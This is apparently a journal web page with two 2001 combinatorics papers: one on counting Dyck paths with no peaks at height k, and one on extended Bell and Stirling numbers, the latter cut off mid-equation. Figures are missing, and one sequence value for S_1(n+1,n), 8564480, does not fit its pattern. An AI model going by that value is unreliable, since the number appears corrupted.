Abstract: A Dyck path of length 2n is a path in two-space from (0,0) to (2n,0) which uses only steps (1,1) (north-east) and (1,-1) (south-east). Further, a Dyck path does not go below the x-axis. A peak on a Dyck path is a node that is immediately preceded by a north-east step and immediately followed by a south-east step. A peak is at height k if its y-coordinate is k. Let G_k(x) be the generating function for the number of Dyck paths of length 2n with no peaks at height k with k >= 1. It is known that G_1(x) is the generating function for the Fine numbers (sequence A000957). In this paper, we derive the recurrence

$$G_k(x) = 1 / (1-xG_{k-1}(x)), k >= 2, G_1(x) = 2 / (1+2x+sqrt{1-4x}).$$

It is interesting to see that in the case k=2 we get G_2(x)=1+xC(x), where C(x) is the generating function for the ubiquitous Catalan numbers (A000108). This means that the number of Dyck paths of length 2n+2, n >= 0, with no peaks at height 2 is the Catalan number c_n = 1 / (n+1) Binomial(2n, n). We also provide a combinatorial proof for this last fact by introducing a bijection between the set of all Dyck paths of length 2n+2 with no peaks at height 2 and the set of all Dyck paths of length 2n.

Keywords: Dyck paths, Catalan number, Fine number, generating function.

Full version: pdf, ps, dvi, latex,

(Concerned with sequences A000108, A000957, A059019, A059027.)

Received October 16, 2000; revised version received February 8, 2001; published in Journal of Integer Sequences, May 12, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.1.3

Dyck Paths With No Peaks At Height k

Paul Peart and Wen-Jin Woan
Department of Mathematics
Howard University
Washington, D.C. 20059, USA

Email addresses: pp@scs.howard.edu, wwoan@howard.edu

Abstract

A Dyck path of length $2n$ is a path in two-space from $(0,0)$ to $(2n,0)$ which uses only steps $(1,1)$ (north-east) and $(1,-1)$ (south-east). Further, a Dyck path does not go below the x-axis. A peak on a Dyck path is a node that is immediately preceded by a north-east step and immediately followed by a south-east step. A peak is at height k if its y-coordinate is k. Let $G_k(x)$ be the generating function for the number of Dyck paths of length $2n$ with no peaks at height k with $k \geq 1$. It is known that $G_1(x)$ is the generating function for the Fine numbers (sequence A000957 in [6]). In this paper, we derive the recurrence

$$G_k(x) = \frac{1}{1 - xG_{k-1}(x)},\ k \geq 2,\ G_1(x) = \frac{2}{1 + 2x + \sqrt{1-4x}}.$$


It is interesting to see that in the case $k = 2$ we get $G_2(x) = 1 + xC(x)$, where $C(x)$ is the generating function for the ubiquitous Catalan numbers (A000108). This means that the number of Dyck paths of length $2n+2$, $n \geq 0$, with no peaks at height 2 is the Catalan number $c_n = \frac{1}{n+1}\binom{2n}{n}$. We also provide a combinatorial proof for this last fact by introducing a bijection between the set of all Dyck paths of length $2n+2$ with no peaks at height 2 and the set of all Dyck paths of length $2n$.

Keywords: Dyck paths, Catalan number, Fine number, generating function.

1 Introduction

In [1] it was shown that Fine numbers (A000957) count Dyck paths with no peaks at height 1. One of the results of this paper is that the Catalan numbers (A000108) count Dyck paths with no peaks at height 2. This provides yet another combinatorial setting for the Catalan numbers (cf. [4], [5], [6], [7]).

A Dyck path is a path in two-space which starts at the origin, stays above the x-axis, and allows only steps of $(1,1)$ (i.e. north-east) and $(1,-1)$ (i.e. south-east). A Dyck path ends on the x-axis. A Dyck path therefore has even length with the number of north-east steps equal to the number of south-east steps. A lattice point on the path is called a peak if it is immediately preceded by a north-east step and immediately followed by a south-east step. A peak is at height k if its y-coordinate is k. Here are two Dyck paths each of length 10:



The first path has one peak at height 2 and two peaks at height 3. It has no peaks at height 1. The second path has one peak at height 1 and two at height 3. It has no peaks at height 2. Reference [1] contains much information about Dyck paths. It is known that the number of Dyck paths of length $2n$ is c_n, the n^{th} Catalan number, given by

$$c_n = \frac{1}{n+1}\binom{2n}{n}.$$

We will prove that the number of these paths with no peaks at height 2 is c_{n-1} . It is known [1] that the number of these paths with no peaks at height 1 is f_n, the n^{th} Fine number with generating function

$$F(x) = \frac{1}{1-x^2C^2(x)} = 1 + x^2 + 2x^3 + 6x^4 + 18x^5 + 57x^6 + 186x^7 + O\left(x^8\right)$$

where $C(x) = \frac{1-\sqrt{1-4x}}{2x}$ is the generating function for the Catalan numbers. See [1], [2], and [3] for further information about the Fine numbers. Theorem 2 below contains a proof that the Fine numbers count Dyck paths with no peaks at height 1. In Theorem 1, we obtain the recurrence

$$G_k(x) = \frac{1}{1-xG_{k-1}(x)}\ ,\ k \geq 2,$$

where $G_k(x)$ is the generating function for the number of Dyck paths of length $2n$ with no peaks at height k. In Section 3 we introduce a bijection between the set of all Dyck paths of length $2n$ and the set of all Dyck paths of length $2n+2$ with no peaks at height 2. This bijection provides a combinatorial proof that $G_2(x) = 1 + xC(x)$.

2 Theorems

We will use the fact that

$$F(x) = \sum_{n\geq 0} f_n x^n = \frac{C(x)}{1+xC(x)}.$$

Theorem 1: Let $G_m(x) = \sum_{n\geq 0} g(m,n)x^n$ be the generating function for Dyck paths of length $2n$ with no peaks at height m, $m \geq 1$. Then

$$G_m(x) = \frac{1}{1 - xG_{m-1}(x)} \quad ; \quad m \geq 2 \, .$$

PROOF. The set of all Dyck paths of length $2n$, $n \geq 0$, with no peaks at height m consists of the trivial path (the origin) and paths with general form shown in the diagram.

$$\begin{array}{ccc} & A & \\ \times & & B \end{array}$$

It starts with a north-east step followed by a segment labeled A which represents any Dyck path of length $2k$, $0 \leq k \leq n-1$, with no peaks at height $m-1$. A is followed by a south-east step followed by a segment labeled B which represents any Dyck path of length $2n-2-2k$ with no peaks at height m. Therefore

$$g(m,0) = 1, \; g(m,n) = \sum_{k=0}^{n-1} g(m-1,k)g(m,n-1-k) = \left[x^{n-1}\right] \{G_{m-1}(x)G_m(x)\}.$$

$$i.e. \quad g(m,0) = 1, \quad g(m,n) = [x^n] \{xG_{m-1}(x)G_m(x)\} \; ; \quad n \geq 1,$$

where $[x^k]$ denotes "coefficient of x^k in ". That is,

$$G_m(x) = 1 + x \, G_{m-1}(x)G_m(x) \, ,$$

or equivalently,

$$G_m(x) = \frac{1}{1 - xG_{m-1}(x)}$$

■

Theorem 2: The number of Dyck paths of length $2n$ with no peaks at height 1 is the Fine number f_n for $n \geq 0$.

PROOF. With the notation of Theorem 1, we will prove that

$$G_1 = \sum_{n=0}^{\infty} g(1,n)x^n = \frac{1}{1 - x^2C^2}$$

Obviously, $g(1,0) = 1$ and $g(1,1) = 0$. For $n \geq 2$, a Dyck path of length $2n$ with no peaks at height 1 has the form of the diagram in the proof of Theorem 1 with A any Dyck path of length $2k$, $1 \leq k \leq n-1$, and B a Dyck path of length $2n-2k-2$ with no peaks at height 1. Therefore, for $n \geq 2$, we have

$$\begin{aligned} g(1,n) &= \sum_{k=1}^{n-1} c_k \, g(1,n-k-1) = [x^{n-1}]\{C(x)G_1(x)\} - g(1,n-1) \\ &= [x^n]\{xC(x)G_1(x)\} - g(1,n-1) \end{aligned}$$

Therefore

$$\begin{aligned} G_1(x) &= 1 + \sum_{n\geq 2} g(1,n)x^n = 1 + xC(x)G_1(x) - x - xG_1(x) + x \\ &= 1 + xG_1(x) \, (C(x) - 1) = 1 + xG_1(x)xC^2(x) \end{aligned}$$

That is,

$$G_1(x) = \frac{1}{1 - x^2 C^2(x)}$$

■

Theorem 3: The number of Dyck paths of length $2n$ with no peaks at height 2 is the Catalan number c_{n-1} , for $n \geq 1$.

PROOF. From Theorem 1,

$$G_2(x) = \frac{1}{1 - xG_1(x)} = \frac{1}{1 - x\frac{C(x)}{1+xC(x)}} = 1 + xC(x)$$

■

Remark: In [1] it was shown that

$$\frac{f_{n-1}}{c_n} \to \frac{1}{9} \quad as \quad n \to \infty$$

Therefore

$$\frac{f_n}{c_n} \to \frac{4}{9} \quad as \quad n \to \infty$$

Since

$$\frac{c_{n-1}}{c_n} \to \frac{1}{4} \quad as \quad n \to \infty$$

we see that, for sufficiently large n, approximately $\frac{4}{9}$ of the Dyck paths of length $2n$ have no peaks at height 1, while approximately $\frac{1}{4}$ have no peaks at height 2.

Remark: $G_3(x) = \frac{2}{2-3x+x\sqrt{(1-4x)}} = 1 + x + 2x^2 + 4x^3 + 9x^4 + 22x^5 + 58x^6$
$+163x^7 + 483x^8 + 1494x^9 + O\left(x^{10}\right)$ (sequence A059019 in [6]).

3 A bijection between two Catalan families

We end with a bijection between the two Catalan families mentioned in this paper. Let Φ be the set of all Dyck paths of length $2n$ and let Ψ be the set of all Dyck paths of length $2n+2$ with no peaks at height 2. We define a bijection between Φ and Ψ as follows. First, starting with a Dyck path P from Φ, we obtain a Dyck path $\widehat{P}$ from Ψ using the following steps.

(1) Attach a Dyck path of length 2 to the left of P to produce P^*.

(2) Let S^* be a maximal sub-Dyck path of P^* with S^* having no peaks at height 1. To each such S^* add a north-east step at the beginning and a south-east step at the end to produce sub-Dyck path $\widetilde{S}$. This step produces a Dyck path $\widetilde{P}$.

(3) From $\widetilde{P}$ eliminate each Dyck path of length 2 that is to the immediate left of each $\widetilde{S}$. We now have a unique element $\widehat{P}$ of Ψ.


To obtain P from $\widehat{P}$, we reverse the steps as follows:

(1) Let $\widehat{S}$ be a sub-Dyck path of $\widehat{P}$ between two consecutive points on the x-axis with $\widehat{S}$ having no peaks at height 1. To each $\widehat{S}$ add a Dyck path of length 2 immediately to the left. This step produces a Dyck path $\widetilde{P}$.

(2) Let $\widetilde{S}$ be a maximal sub-Dyck path of $\widetilde{P}$. From each such $\widetilde{S}$ remove the left-most north-east step and the right-most south-east step to produce a sub-Dyck path S^*. This step produces a Dyck path P^* of length 2n+2.

(3) From P^* , remove the left-most Dyck path of length 2 to produce P.

For example, we obtain a Dyck path of length 18 with no peaks at height 2 starting with a Dyck path of length 16 as follows:



It is now easy to show that the Catalan numbers count paralellogram polynominoes (or Fat Path Pairs) with no columns at height 2 (see [7], p. 257).

References

[1] E. Deutsch. *Dyck Path Enumeration*. Discrete Math. 204 (1999), no. 1-3, 167-202.

[2] E. Deutsch & L. W. Shapiro. *Fine Numbers*. Preprint.

[3] T. Fine. *Extrapolation when very little is known about the source*. Information and Control 16 (1970) 331-359.

[4] H. W. Gould. *Bell & Catalan Numbers:* Research Bibliography of Two Special Number Sequences, 6th ed. Morgantown, WV: Math Monongliae, 1985.

[5] L. W. Shapiro. *A Catalan Triangle*. Discrete Math. 14 (1976) 83-90.

[6] N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/~njas/sequences/ .

[7] R. P. Stanley. *Enumerative Combinatorics*. Vol. 2. Cambridge University Press, 1999.

(Concerned with sequences A000108, A000957, A059019, A059027.)

Received October 16, 2000; revised version received February 8, 2001; published in Journal of Integer Sequences, May 12, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4
(2001), Article 01.1.4

Extended Bell and Stirling Numbers from Hypergeometric Exponentiation

J.-M. Sixdeniers, K. A. Penson and A. I. Solomon*

**Université Pierre et Marie Curie
Laboratoire de Physique Théorique des Liquides
Tour 16, 5 étage, 4 place Jussieu
75252 Paris Cedex 05, France**

Email address: sixdeniers@lptl.jussieu.fr, penson@lptl.jussieu.fr and a.i. solomon@open.ac.uk

Abstract: Exponentiating the hypergeometric series ${}_0F_L(1,1,...,1;z)$, $L = 0,1,2,...$, furnishes a recursion relation for the members of certain integer sequences $b_L(n)$, $n = 0,1,2,....$ For $L >= 0$, the $b_L(n)$'s are generalizations of the conventional Bell numbers, $b_0(n)$. The corresponding associated Stirling numbers of the second kind are also investigated. For $L = 1$ one can give a combinatorial interpretation of the numbers $b_1(n)$ and of some Stirling numbers associated with them. We also consider the $L>1$ analogues of Bell numbers for restricted partitions.

Full version: pdf, dvi, ps latex

(Mentions sequences A000296 A001044 A001809 A006505 A010763 A023998 A057814 A057837 A061683 A061684 A061685 A061686 A061687 A061688 A061689 A061690 A061691 A061692 A061693 A061694 A061695 A061696 A061697 A061698 A061699 A061700 .)

Received April 5, 2001; published in Journal of Integer Sequences, June 22, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.1.4

Extended Bell and Stirling Numbers From Hypergeometric Exponentiation

J.-M. Sixdeniers

K. A. Penson

A. I. Solomon[1]

Université Pierre et Marie Curie, Laboratoire de Physique Théorique des Liquides,
Tour 16, $5^{ième}$ étage, 4 place Jussieu, 75252 Paris Cedex 05, France

Email addresses: sixdeniers@lptl.jussieu.fr, penson@lptl.jussieu.fr and
a.i.solomon@open.ac.uk

Abstract

Exponentiating the hypergeometric series ${}_0F_L(1,1,\ldots,1;z)$, $L=0,1,2,\ldots$, *furnishes a recursion relation for the members of certain integer sequences* $b_L(n)$, $n=0,1,2,\ldots$. *For* $L>0$, *the* $b_L(n)$*'s are generalizations of the conventional Bell numbers,* $b_0(n)$. *The corresponding associated Stirling numbers of the second kind are also investigated. For* $L=1$ *one can give a combinatorial interpretation of the numbers* $b_1(n)$ *and of some Stirling numbers associated with them. We also consider the* $L\geq 1$ *analogues of Bell numbers for restricted partitions.*

The conventional Bell numbers [1] $b_0(n)$, $n=0,1,2,\ldots$, have a well-known exponential generating function

$$B_0(z)\equiv e^{(e^z-1)}=\sum_{n=0}^{\infty}b_0(n)\frac{z^n}{n!}, \tag{1}$$

which can be derived by interpreting $b_0(n)$ as the number of partitions of a set of n distinct elements. In this note we obtain recursion relations for related sequences of positive integers, called $b_L(n)$, $L=0,1,2,\ldots$,

[1] Permanent address: Quantum Processes Group, Open University, Milton Keynes, MK7 6AA, United Kingdom.

obtained by exponentiating the hypergeometric series ${}_0F_L(1,1,\ldots,1;z)$ defined by [2]:

$$ {}_0F_L(\underbrace{1,1,\ldots,1}_{L};z)=\sum_{n=0}^{\infty}\frac{z^n}{(n!)^{L+1}}, \tag{2}$$

(which we shall denote by ${}_0F_L(z)$) and which includes the special cases ${}_0F_0(z)\equiv e^z$ and ${}_0F_1(z)\equiv I_0(2\sqrt{z})$, where $I_0(x)$ is the modified Bessel function of the first kind. For $L>1$, the functions ${}_0F_L(z)$ are related to the so-called hyper-Bessel functions [3], [4], [5], which have recently found application in quantum mechanics [6], [7]. Thus we are interested in $b_L(n)$ given by

$$ e^{[\,{}_0F_L(z)-1]}=\sum_{n=0}^{\infty}b_L(n)\frac{z^n}{(n!)^{L+1}}, \tag{3}$$

thereby defining a *hypergeometric* generating function for the numbers $b_L(n)$. From eq. (3) it follows formally that

$$ b_L(n)=(n!)^L\cdot\frac{d^n}{dz^n}\left(e^{[\,{}_0F_L(z)-1]}\right)\Big|_{z=0}. \tag{4}$$

For $L=0$ the r.h.s of eq. (4) can be evaluated in closed form:

$$ b_0(n)=\frac{1}{e}\sum_{k=0}^{\infty}\frac{k^n}{k!}=\left\{\frac{1}{e^z}\left[\left(z\frac{d}{dz}\right)^n e^z\right]\right\}_{z=1}. \tag{5}$$

The first equality in (5) is the celebrated Dobiński formula [1], [8], [9]. The second equality in eq. (5) follows from observing that for a power series $R(z)=\sum_{k=0}^{\infty}A_kz^k$ we have

$$ \left(z\frac{d}{dz}\right)^n R(z)=\sum_{k=0}^{\infty}A_k\,k^n\,z^k \tag{6}$$

and applying eq. (6) to the exponential series ($A_k=(k!)^{-1}$).

The reason for including the divisors $(n!)^{L+1}$ rather than $n!$ as in the usual exponential generating function arises from the fact that only by using eq. (3) are the numbers $b_L(n)$ actually integers. This can be seen from general formulas for exponentiation of a power series [8], which employ the (exponential) Bell polynomials, complicated and rather unwieldy objects. It cannot however be considered as a proof that the $b_L(n)$ are integers. At this stage we shall use eq. (3) with $b_L(n)$ real and apply to it an efficient method, described in [9], which will yield the recursion relation for the $b_L(n)$. (For the proof that the $b_L(n)$ are integers, see below eq. (11)). To this end we first obtain a result for the multiplication of two power-series of the type (3). Suppose we wish to multiply $f(x)=\sum_{n=0}^{\infty}a_L(n)\frac{x^n}{(n!)^{L+1}}$ and $g(x)=\sum_{n=0}^{\infty}c_L(n)\frac{x^n}{(n!)^{L+1}}$. We get $f(x)\cdot g(x)=\sum_{n=0}^{\infty}d_L(n)\frac{x^n}{(n!)^{L+1}}$, where

$$ d_L(n)=(n!)^{L+1}\sum_{r+s=n}^{\infty}\frac{a_L(r)c_L(s)}{(r!)^{L+1}(s!)^{L+1}}=\sum_{r=0}^{n}\binom{n}{r}^{L+1}a_L(r)\,c_L(n-r). \tag{7}$$

Substitute eq. (2) into eq. (3) and take the logarithm of both sides of eq. (3):

$$ \sum_{n=1}^{\infty}\frac{z^n}{(n!)^{L+1}}=\ln\left(\sum_{n=0}^{\infty}b_L(n)\frac{z^n}{(n!)^{L+1}}\right). \tag{8}$$

Now differentiate both sides of eq. (8) and multiply by z:

$$\left(\sum_{n=0}^{\infty} b_L(n)\frac{z^n}{(n!)^{L+1}}\right)\left(\sum_{n=0}^{\infty} n\,\frac{z^n}{(n!)^{L+1}}\right) = \sum_{n=0}^{\infty} n\, b_L(n)\frac{z^n}{(n!)^{L+1}}, \tag{9}$$

which with eq. (7) yields the desired recurrence relation

$$b_L(n+1) = \frac{1}{n+1}\sum_{k=0}^{n}\binom{n+1}{k}^{L+1}(n+1-k)\, b_L(k), \qquad n=0,1,\ldots \tag{10}$$

$$= \sum_{k=0}^{n}\binom{n}{k}\binom{n+1}{k}^{L} b_L(k), \tag{11}$$

$$b_L(0) = 1. \tag{12}$$

Since eq. (11) involves only positive integers, it follows that the $b_L(n)$ are indeed positive integers. For $L=0$ one gets the known recurrence relation for the Bell numbers [9]:

$$b_0(n+1) = \sum_{k=0}^{n}\binom{n}{k} b_0(k). \tag{13}$$

We have used eq. (11) to calculate some of the $b_L(n)$'s, listed in Table I, for $L = 0,1,\ldots,6$. Eq.(11), for n fixed, gives closed form expressions for the $b_L(n)$ directly as a function of L (columns in Table I): $b_L(2) = 1+2^L$, $b_L(3) = 1+3\cdot 3^L + (3!)^L$, $b_L(4) = 1+4\cdot 4^L + 3\cdot 6^L + 6\cdot 12^L + (4!)^L$, etc.

The sets of $b_L(n)$ have been checked against the most complete source of integer sequences available [10]. Apart from the case $L=0$ (conventional Bell numbers) only the first non-trivial sequence $L=1$ is listed:[1] it turns out that this sequence $b_1(n)$, listed under the heading A023998 in [10], can be given a combinatorial interpretation as the number of block permutations on a set of n objects which are uniform, i.e. corresponding blocks have the same size [12].

Eq.(1) can be generalized by including an additional variable x, which will result in "smearing out" the conventional Bell numbers $b_0(n)$ with a set of integers $S_0(n,k)$, such that for $k>n$, $S_0(n,k)=0$, and $S_0(0,0)=1$, $S_0(n,0)=0$. In particular,

$$B_0(z,x) \equiv e^{x(e^z-1)} = \sum_{n=0}^{\infty}\left[\sum_{k=1}^{n} S_0(n,k)\, x^k\right]\frac{z^n}{n!}, \tag{14}$$

which leads to the (exponential) generating function of $S_0(n,l)$, the conventional Stirling numbers of the second kind, (see [1], [8]), in the form

$$\frac{(e^z-1)^l}{l!} = \sum_{n=l}^{\infty}\frac{S_0(n,l)}{n!}z^n, \tag{15}$$

and defines the so-called exponential or Touchard polynomials $l_n^{(0)}(x)$ as

$$l_n^{(0)}(x) = \sum_{k=1}^{n} S_0(n,k)x^k. \tag{16}$$

They satisfy

$$l_n^{(0)}(1) = b_0(n), \tag{17}$$

[1] (others have since been added)

justifying the term "smearing out" used above.

The appearance of integers in eq. (3) suggests a natural extension with an additional variable x:

$$B_L(z,x) \equiv e^{x[\,{}_0F_L(z)-1]} = \sum_{n=0}^{\infty} \left[\sum_{k=1}^{n} S_L(n,k)\, x^k \right] \frac{z^n}{(n!)^{L+1}}, \tag{18}$$

where we include the right divisors $(n!)^{L+1}$ in the r.h.s of (18).

This in turn defines "hypergeometric"polynomials of type L and order n through

$$l_n^{(L)}(x) = \sum_{k=1}^{n} S_L(n,k) x^k, \tag{19}$$

which satisfy

$$l_n^{(L)}(1) = b_L(n), \tag{20}$$

with the $b_L(n)$ of eq. (10). Thus the polynomials of eq. (19) "smear out" the $b_L(n)$ with the generalized Stirling numbers of the second kind, of type L, denoted by $S_L(n,k)$ (with $S_L(n,k) = 0$, if $k > n$, $S_L(n,0) = 0$ if $n > 0$ and $S_L(0,0) = 1$), which have, from eq. (18) the "hypergeometric"generating function

$$\frac{({}_0F_L(z)-1)^l}{l!} = \sum_{n=l}^{\infty} \frac{S_L(n,l)}{(n!)^{L+1}}\, z^n, \qquad L = 0,1,2,\ldots. \tag{21}$$

Eq.(21) can be used to derive a recursion relation for the numbers $S_L(n,k)$, in the same manner as eq. (3) yielded eq. (12). Thus we take the logarithm of both sides of eq. (21), differentiate with respect to z, multiply by z and obtain:

$$\left(\sum_{n=0}^{\infty} \frac{S_L(n,l-1)}{(n!)^{L+1}}\, z^n \right) \left(\sum_{n=0}^{\infty} \frac{n}{(n!)^{L+1}}\, z^n \right) = \sum_{n=0}^{\infty} \frac{n\, S_L(n,l)}{(n!)^{L+1}}\, z^n, \tag{22}$$

which, with the help of eq. (7), produces the required recursion relation

$$S_L(n+1,l) = \sum_{k=l-1}^{n} \binom{n}{k} \binom{n+1}{k}^L S_L(k,l-1), \tag{23}$$

$$S_L(0,0) = 1, \qquad S_L(n,0) = 0, \tag{24}$$

which for $L = 0$ is the recursion relation for the conventional Stirling numbers of the second kind [1], [8], and in eq. (23) the appropriate summation range has been inserted. Since the recursions of eq. (23) and eq. (24) involve only integers we conclude that $S_L(n,l)$ are positive integers.

We have calculated some of the numbers $S_L(n,l)$ using eq. (21) and have listed them in Tables II and III, for $L = 1$ and $L = 2$ respectively. Observe that $S_1(n,2) = \binom{2n+1}{n+1} - 1$ and $S_L(n,n) = (n!)^L$, $L = 1,2$. Also, by fixing n and l, the individual values of $S_L(n,l)$ have been calculated as a function of L with the help of eq. (23), see Table IV, from which we observe

$$S_L(n,n) = (n!)^L, \qquad L = 1,2,\ldots. \tag{25}$$

which is the lowest diagonal in Table IV. We now demonstrate that the repetitive use of eq. (23) permits one to establish closed-form expressions for any supra-diagonal of order p, i.e. the sequence $S_L(n+p,n)$,

for $p = 1, 2, 3, \ldots$, if one knows the expression for all $S_L(n+k, n)$ with $k < p$. We shall illustrate it here for $p = 1, 2$. To this end fix $l = n$ on both sides of eq. (23). It becomes, upon using eq. (25), and defining $\alpha_L(n) \equiv S_L(n+1, n)$, a linear recursion relation

$$\alpha_L(n) = \frac{n[(n+1)!]^L}{2^L} + (n+1)^L \alpha_L(n-1), \qquad \alpha_L(0) = 0, \tag{26}$$

with the solution

$$\begin{aligned} \alpha_L(n) = S_L(n+1, n) &= \frac{n(n+1)}{2} \left[\frac{(n+1)!}{2}\right]^L & (27) \\ &= \left[\frac{(n+1)!}{2}\right]^L S_0(n+1, n), & (28) \end{aligned}$$

which gives the second lowest diagonal in Table IV. Observe that for any L, $S_L(n+1, n)$ is proportional to $S_0(n+1, n) = n(n+1)/2$. The sequence $S_1(n+1, n) = 1, 9, 72, 600, 5400, 8564480, \ldots$ is of particular interest: it represents the sum of inversion numbers of all permutations on n letters [10]. For more information about this and related sequences see the entry A001809 in [10]. The $S_L(n+1, n)$ for $L > 1$ do not appear to have a simple combinatorial interpretation. A recurrence equation for $\beta_L(n) \equiv S_L(n+2, n)$ is obtained upon substituting eq. (25) and eq. (27) into eq. (23):

$$\beta_L(n) = \frac{n(n+1)}{2!} \left[\frac{(n+2)!}{2!}\right]^L \left(\frac{n-1}{2^L} + \frac{1}{3^L}\right) + (n+2)^L \beta_L(n-1), \qquad \beta_L(0) = 0. \tag{29}$$

It has the solution

$$S_L(n+2, n) = \frac{n(n+1)(n+2)}{3 \cdot 2^3} \left[\frac{(n+2)!}{2}\right]^L \left(\frac{3}{2^L}(n-1) + \frac{4}{3^L}\right) \tag{30}$$

which is a closed form expression for the second lowest diagonal in Table IV. Clearly, eq. (30) for $L = 0$ gives the combinatorial form for the series of conventional Stirling numbers

$$S_0(n+2, n) = \frac{n(n+1)(n+2)(3n+1)}{4!}. \tag{31}$$

In a similar way we obtain

$$\begin{aligned} S_L(n+3, n) &= \frac{n(n+1)(n+2)(n+3)}{3 \cdot 2^4} \left[\frac{(n+3)!}{3}\right]^L \\ &\quad \times \left(n^2 \left(\frac{3}{8}\right)^L + n\left(\frac{1}{4^{L-1}} - \frac{3^{L+1}}{8^L}\right) + \frac{2 + 2 \cdot 3^L}{8^L} - \frac{1}{4^{L-1}}\right) \end{aligned} \tag{32}$$

which for $L = 0$ reduces to

$$S_0(n+3, n) = \frac{1}{48} n^2 (n+1)^2 (n+2)(n+3). \tag{33}$$

Combined with the standard definition [8], [9]

$$S_0(n, l) = \frac{(-1)^l}{l!} \sum_{k=1}^{l} (-1)^k \left(\begin{array}{c} l \\ k \end{array} \right) k^n. \tag{34}$$

eqs.(28), (31) and (33) give compact expressions for the summation form of $S_0(n+p,n)$. Further, from eq. (34), use of eq. (6) gives the following generating formula

$$S_0(n,l) = \frac{(-1)^l}{l!}\left[\left(z\frac{d}{dz}\right)^n\left(\sum_{k=1}^{l}(-1)^k\left(\begin{array}{c} l \\ k \end{array}\right)z^k\right)\right]_{z=1} \tag{35}$$

$$= \frac{(-1)^l}{l!}\left[\left(z\frac{d}{dz}\right)^n\left[(1-z)^l-1\right]\right]_{z=1}, \qquad n \geq l. \tag{36}$$

The formula (1) can be generalized by putting restrictions on the type of resulting partitions. The generating function for the number of partitions of a set of n distinct elements without singleton blocks $b_0(1,n)$ is [8], [14], [15],

$$B_0(1,z) = e^{e^z-1-z} = \sum_{n=0}^{\infty} b_0(1,n)\frac{z^n}{n!}, \tag{37}$$

or more generally, without singleton, doubleton ..., $p-$blocks ($p = 0, 1, \ldots$) is [15]

$$B_0(p,z) = e^{e^z-\sum_{k=0}^{p}\frac{z^k}{k!}} = \sum_{n=0}^{\infty} b_0(p,n)\frac{z^n}{n!}, \tag{38}$$

with the corresponding associated Stirling numbers defined by analogy with eq. (14) and eq. (22). The numbers $b_0(1,n)$, $b_0(2,n)$, $b_0(3,n)$, $b_0(4,n)$ can be read off from the sequences A000296, A006505, A057837 and A057814 in [10], respectively. For more properties of these numbers see [11].

We carry over this type of extension to eq. (3) and define $b_L(p,n)$ through

$$B_L(p,z) \equiv e^{\,{}_0F_L(z)-\sum_{k=0}^{p}\frac{z^k}{(k!)^{L+1}}} = \sum_{n=0}^{\infty} b_L(p,n)\frac{z^n}{(n!)^{L+1}}, \tag{39}$$

where $b_L(0,n) = b_L(n)$ from eq. (3). (We know of no combinatorial meaning of $b_L(p,n)$ for $L \geq 1$, $p > 0$). The $b_L(p,n)$ satisfy the following recursion relations:

$$b_L(p,n) = \sum_{k=0}^{n-p}\left(\begin{array}{c} n \\ k \end{array}\right)\left(\begin{array}{c} n+1 \\ k \end{array}\right)^L b_L(p,k), \tag{40}$$

$$b_L(p,0) = 1, \tag{41}$$

$$b_L(p,1) = b_L(p,2) = \cdots = b_L(p,p) = 0, \tag{42}$$

$$b_L(p,p+1) = 1. \tag{43}$$

That the $b_L(p,n)$ are integers follows from eq. (40). Through eq. (39) additional families of integer Stirling-like numbers $S_{L,p}(n,k)$ can be readily defined and investigated.

The numbers $b_0(p,n)$ are collected in Table V, and Tables VI and VII contain the lowest values of $b_1(p,n)$ and $b_2(p,n)$, respectively.

Formula (1) can be used to express e in terms of $b_0(n)$ in various ways. Two such lowest order (in differentiation) forms are

$$e = 1 + \ln\left(\sum_{n=0}^{\infty}\frac{b_0(n)}{n!}\right) = \tag{44}$$

